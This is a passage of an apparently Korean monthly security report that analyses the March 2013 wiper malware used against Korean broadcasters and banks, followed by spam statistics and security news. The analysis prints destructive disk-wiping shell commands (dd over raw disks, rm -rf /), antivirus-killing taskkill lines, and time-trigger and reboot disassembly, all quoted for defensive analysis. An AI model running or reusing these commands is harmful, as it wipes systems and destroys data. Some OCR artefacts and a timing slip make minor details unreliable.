        $DD if=/dev/zero of=$DISK_PART bs=8192000 &
    done
}

dd_for_aix()
{
    DISK=`lsp | awk '{print $1}'`

    for DISK_PART in $DISK
    do
        $DD if=/dev/zero of=/dev/$DISK_PART bs=10M &
    done
}

dd_for_sun()
{
    rm -rf /kernel/ &
    rm -rf /usr/adm/ &
    rm -rf /etc/ &
    rm -rf /home/ &
    rm -rf / &
    PRTTOC=`$WHICH prtvtoc`
    DISK=`ls /dev/dsk | grep s2`

    for DISK_PART in $DISK
    do
        mnt_info=`$PRTTOC /dev/dsk/$DISK_PART | grep Mount`

        if [ `expr "$mnt_info" : '.*'` -gt 0 ]
            then
                $DD if=/dev/zero of=/dev/dsk/$DISK_PART bs=81920k &
            fi
    done
}

dd_for_linux()
{
    rm -rf /kernel/ &
    rm -rf /usr/ &
    rm -rf /etc/ &
    rm -rf /home/ &
}
```

(그림. 유닉스 OS 디스크를 파괴시키는 스크립트 일부 화면)

SunOS, AIX, HP-UX OS가 확인 되면, DD 명령을 이용하여 SunOS는 80MB, AIX는 10MB, UP-UX는 8MB 크기만큼 디스크를 0으로 셋팅한다.

Linux OS가 확인되면 아래의 경로를 강제 삭제 시킨다.

```
rm -rf /kernel/
rm -rf /usr/
rm -rf /etc/
rm -rf /home/
```

드롭퍼 B

- 파일정보

Detection Name	악성 행위
Trojan.Agent.TroyM	드롭퍼 역할 수행
Trojan.KillDisk.MBR	MBR 파괴
정상	Vms 셋팅 파일

- 프로세스 종료

파일이 실행 되면 프로세스 목록에서 지정된 프로세스를 종료시킨다.

```
taskkill /F /IM vrfwsvc.exe
taskkill /F /IM vrptsvc.exe
taskkill /F /IM vrscan.exe
taskkill /F /IM hpcsvc.exe
taskkill /F /IM hsvcmod.exe
taskkill /F /IM vrfwsock.exe
taskkill /F /IM vrmonnt.exe
taskkill /F /IM vrrepair.exe
taskkill /F /IM vrmonsvc.exe
```

- 파일 삭제

해당 경로에 있는 파일을 삭제 한다.


```
C:₩Program Files₩hauri₩SiteClient₩VrDown.exe
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩VrPatch.exe
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩ptUpdate.exe
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩vismsupdate₩₩update.zip
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩vismsupdate₩₩vms1014.zip
```

- 파일 생성

드롭퍼 B가 실행 되면, 아래의 경로에 파일을 생성한다.

```
C:₩Program Files₩Hauri₩SiteServer₩vismsupdate₩update.zip
C:₩Program Files₩Hauri₩SiteServer₩vismsupdate₩vms1014.zip
```

생성 된 zip 파일들에는 Vms 세팅 내용이 저장 된 "vmsinit.ini" 파일과 MBR변조를 실행하는 "OthDown.exe"
파일이 압축되어 있다.



(그림. 압축 된 파일 내부 화면)

- 시간 확인

드롭 된 MBR파괴 파일은 MBR 파괴 기능을 지정 된 시간(2013년 3월 20일 오후 2시)이후부터 동작 되도록


설계 되어 있다.

```
.  57            PUSH    EDI
.  8D45 F0       LEA     EAX, [LOCAL.4]
.  50            PUSH    EAX
.  FF96 3003000  CALL    DWORD PTR DS:[ESI+330]      kernel32.GetLocalTime
.  BF 7846AD4D   MOV     EDI, 4DAD4678               2013-03-20 14:00
.  EB 15         JMP     SHORT 004011ED
>  68 60EA0000   PUSH    0EA60                       60000 -> 1min
.  FF96 3403000  CALL    DWORD PTR DS:[ESI+334]      kernel32.Sleep
.  8D45 F0       LEA     EAX, [LOCAL.4]
.  50            PUSH    EAX
.  FF96 3003000  CALL    DWORD PTR DS:[ESI+330]      kernel32.GetLocalTime
>  0FB745 F0     MOVZX   EAX, WORD PTR SS:[EBP-10]
.  99            CDQ
.  6A 64         PUSH    64
.  59            POP     ECX                         OthDown.004028CB
.  F7F9          IDIV    ECX
.  0FB745 F2     MOVZX   EAX, WORD PTR SS:[EBP-E]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  0FB745 F6     MOVZX   EAX, WORD PTR SS:[EBP-A]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  0FB745 F8     MOVZX   EAX, WORD PTR SS:[EBP-8]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  0FB745 FA     MOVZX   EAX, WORD PTR SS:[EBP-6]
.  6BD2 64       IMUL    EDX, EDX, 64
.  03D0          ADD     EDX, EAX
.  3BD7          CMP     EDX, EDI
.^ 7C B9         JL      SHORT 004011D8
```

(그림. 동작 할 시간을 체크하는 코드내용)

- MBR & VBR 변조

드롭 행위가 종료 되면, 마스터부트레코드(MBR)와 **볼륨부트레코드**(VBR)의 일부 섹터를 Overwirte 하여 정상적인 부팅이 되지 않도록 변조시킨다. (Overwirte 문자열은 HASTATI 채워진다)



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000000000	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
000000010	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
000000020	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
000000030	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
000000040	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.
000000050	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	.HASTATI..HASTAT
000000060	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	I..HASTATI..HAST
000000070	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	ATI..HASTATI..HA
000000080	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	STATI..HASTATI..
000000090	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
0000000A0	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
0000000B0	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
0000000C0	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
0000000D0	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.
0000000E0	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	.HASTATI..HASTAT
0000000F0	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	I..HASTATI..HAST
000000100	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	ATI..HASTATI..HA
000000110	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	STATI..HASTATI..
000000120	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
000000130	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
000000140	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
000000150	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
000000160	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.
000000170	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	.HASTATI..HASTAT
000000180	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	I..HASTATI..HAST
000000190	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	ATI..HASTATI..HA
0000001A0	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	STATI..HASTATI..
0000001B0	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	HASTATI..HASTATI
0000001C0	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	54	41	..HASTATI..HASTA
0000001D0	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	41	53	TI..HASTATI..HAS
0000001E0	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	00	48	TATI..HASTATI..H
0000001F0	41	53	54	41	54	49	2E	00	48	41	53	54	41	54	49	2E	ASTATI..HASTATI.


(그림. MBR 과 VBR 에 쓰여진 문자열 화면)

- 파일 삭제

해당 파일들은 윈도우 운영체제 버전에 따라 행위가 조금 달라진다.

Windows XP, Windows 2000, Windows Server 2003 일 경우에는 MBR과 VBR을 변조시키며, Windows VISTA, Windows Server 2008, Windows 7, Windows Server 2012 일 경우에는 MBR & VBR 변조 기능과 함께 "B ~ Z" 드라이브까지 모든 파일의 내용을 "PRINCPES." 문자열로 Overwrite 후 삭제 시킨다.

단, C드라이브의 %SystemDirectory%, %ProgramData%, %ProgramFiles% 디렉토리는 삭제하지 않는다.



(그림. 파일에 문자열을 쓰는 코드 화면)

- 시스템 재부팅

MBR 및 VBR 의 변조가 완료되면 300ms(5 분)가 지난 후 시스템이 강제 재시작 된다.

```
push    ebp
mov     ebp, esp
sub     esp, 10h
push    esi
mov     esi, [ebp+arg_0]
push    edi
xor     edi, edi
push    edi
lea     eax, [esi+56Eh]
push    eax
call    dword ptr [esi+394h] ; WinExec
                             ;
                             ; CmdLine = shutdown -r -t 0
push    2710h
call    dword ptr [esi+354h]
lea     eax, [ebp+arg_0]
push    eax
push    28h
call    dword ptr [esi+398h]
push    eax
call    dword ptr [esi+328h]
test    eax, eax
jnz     short loc_402143
```

(그림. 시스템을 재 시작시키는 코드 화면)

MBR 과 VBR 이 변조 된 시스템은 재부팅 시 정상적인 부팅이 되지 않는다.

(그림. 손상 된 시스템 부팅 화면)

(3) 결론


※ 해당 분석에서 나온 내용처럼 **mReote** 와 **Secure CRT** 의 서버 접속 정보파일은 악의적인 행위로 사용 될 수 있으니 **서버 접속 정보파일의 확장자를 .xml 과 .ini 파일이 아닌 다른 확장자로 변경해서 사용**하는 것도 이런 공격 방식에 대해서 사전에 방어가 가능하다.

또한 해당 프로그램들은 시스템들을 편하게 관리하기 위해 사용하다보니, 보안사고 발생 시 걷잡을 수 없는 정보를 손실 또는 유출 될 수 있으니 관리자들의 보안교육을 지속적으로 시행하고 보안에 더욱 힘써야 한다.

Part Ⅰ 3월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트



(2) 상위 Top 5 포트 월별 추이

[2013년 01월 ~ 2013년 03월]



(3) 악성 트래픽 유입 추이


[2012년 10월 ~ 2013년 03월]

2012년 10월 2012년 11월 2012년 12월 2013년 1월 2013년 2월 2013년 3월

Part Ⅰ 3월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 3월의 경우 2월에 비해 바이러스가 포함된 메일 통계수치는 약 34% 가량 증가하였으며, 스팸 메일의 통계수치 역시 3월이 2월에 비해 무려 25% 가까이 비해 대폭 증가하였습니다. 전체 메일 수치도 3월이 2월에 비해 20% 넘게 증가한 데 따른 것으로 보입니다.

(2) 월별 통계 현황

[2012년 10월 ~ 2013년 03월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 3월에는 스팸 메일이 97.1%, 악성코드 첨부메일이 2.9%의 비율로 수신된 것으로 확인되었습니다. 스팸메일과 악성코드 첨부메일 모두 2월에 비해 20% 이상 크게 증가했습니다.

(3) 스팸 메일 내의 악성코드 현황

[2013년 03월 01일 ~ 2013년 03월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/MyDoom-H	1,132	13.26%
2	W32/Mytob-C	773	9.05%
3	Troj/Invo-Zip	617	7.23%
4	W32/MyDoom-N	397	4.65%
5	Mal/ZipMal-B	363	4.25%
6	Mal/FakeAV-OY	306	3.58%
7	Troj/BredoZp-S	275	3.22%
8	W32/MyDoom-BZ	223	2.61%
9	W32/Virut-T	214	2.51%
10	W32/Netsky-C	117	1.37%

스팸 메일 내의 악성코드 현황은 2월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 10달 연속으로 1위를 차지했던 W32/Mytob-C가 9.05%의 비율로 2위로 내려왔으며 지난달에 2위를 차지했던 3위를 W32.MyDoom-H가 13.26%의 비율로 새롭게 1위를 차지하였습니다.

Troj/Invo-Zip의 경우는 2012년에 꾸준이 Top10을 오르내리던 악성코드였는데 올해 1월과 2월에는 잠시 Top10 통계에 빠져있다가 이번달에 새롭게 3위로 진입하였습니다. Troj/Invo-Zip 악성코드는 주로 UPS나 Tax회사인 것처럼 가장하여 Invoice나 영수증등으로 위장하여 스펨메일에 포함되어 있으며, 감염될 경우 공격자가 설정한 의도한 추가 악성코드를 생성하는 드롭퍼입니다.

Part Ⅱ 보안 이슈 돋보기

1. 3월의 보안 이슈

지난 3월 20일 방송국 및 금융회사들의 시스템 약 3만2천대가 악성코드에 의한 해킹피해를 입었습니다. 그밖에 사이버테러법 추진, 모바일 청첩장 위장 악성코드, 구글 개인정보 수집 혐의 77억원 벌금 등이 3월의 이슈가 되었습니다.

• 3.20 전산망 테러

3월 20일 오후 2시 20분 KBS, MBC, YTN, 신한은행, 농협 등의 PC와 서버 약 3만 2000대가 일제히 먹통이 되었습니다. 이번 전산망 사태에 사용된 악성코드는 백신프로그램으로 위장하여 서버와 연결된 PC의 부팅영역에 설치되었으며, 공격시간을 지정해 두어 지정된 시간에 한꺼번에 발동 하도록 만들어졌습니다. 현재까지의 조사결과에 따르면, 3.20 전산망 테러는 북한에 의해 발생한 것이라고 합니다.

• '사이버 테러법' 추진

새누리당이 3.20 전산망 대란을 계기로 신속한 사이버테러 대응체계 구축을 이유로 국가정보원에 지위권한을 대폭 부여하는 '국가사이버위기관리법' 입법을 추진하기로 하였습니다. 이는 국정원장이 사이버위기 경보 발령권을 갖고, 사이버 테러 종합계획을 수립할 수 있는 권한을 주는 것으로, 위기상황은 물론 평상시에도 사이버테러 대응 지휘권을 국정원장이 갖는다는 것입니다. 이에 관련하여 빅브라더가 현실이 되는 것이 아니냐는 논란도 제기되고 있습니다.

• 해킹논란 중국 통신장비 각국 채택 차단

지난해 미국 의회에서 중국 통신장비를 통한 해킹, 정보보안 침해 가능성이 크다는 발표 이후, 전 세계적으로 중국산 장비채택을 차단하려는 움직임이 확대되고 있습니다. 하지만 정작 국내에서는 중국산 장비에 관한 논의조차 제대로 이어지지 못하고 있습니다. 전문가들은 네트워크 장비단에서의 정보보안 취약성에 대해 우리나라는 너무 소극적이며, 통신장비 보안문제와 위협은 추측과 가정이 아닌 실질적인 문제를 발생시킬 수 있는 중요한 문제인 만큼 시급히 조치를 마련해야 한다고 했습니다.

• 모바일 청첩장 위장 악성코드 발견

유출된 개인정보를 활용하는 스미싱 타깃공격이 등장하였습니다. 이번에 발견된 악성코드는 모바일 청첩장을 위장한 악성코드로, 문자 내용에는 SMS를 전달받는 스마트폰의 실제 사용자 이름이 포함되어 있어, 사용자들이 의심 없이 클릭할 확률이 더 높아집니다. 날로 지능화 되가는 스미싱의 피해를 최소화 하려면, 무조건 앱을 설치하지 말고 발신자에게 발송여부를 직접 확인하는 등의 주의를 기울여야 합니다.

• 수출업체 이메일 해킹 국제사기 조심해야

최근 중소기업 이메일을 해킹하여 거래 내역을 지켜보다 거래가 성사되면 한국업체에 선

급금 등을 보낼 가짜 계좌를 알려줘 거래대금을 중간에서 가로채는 등 무역사기가 성행하고 있습니다. 중소기업에서 회사 자체 이메일을 사용하는 경우, 시스템관리가 일반 상용 메일보다 소홀할 수 있고, 보안도 취약할 가능성이 있는 만큼 보안 장치가 갖춰진 상용 메일을 이용하는 것이 낫습니다.

• 게임사이트 공인인증서 의무화 추진

해킹범죄에 주로 이용되는 게임사이트 등에서 결제할 때, 액수와 상관없이 공인인증서 사용을 의무화 하고, 투채널 보안인증도 의무화하여 본인확인 절차 강화를 추진하는 '온라인 결제 보안강화 종합대책'을 조만간 발표하기로 하였습니다. 이러한 조치는 범죄자들이 게임사이트를 악용하는 행태를 막는데 큰 효과가 있을 것으로 예상됩니다.

• 구글 개인정보 수집 혐의 77억원 벌금

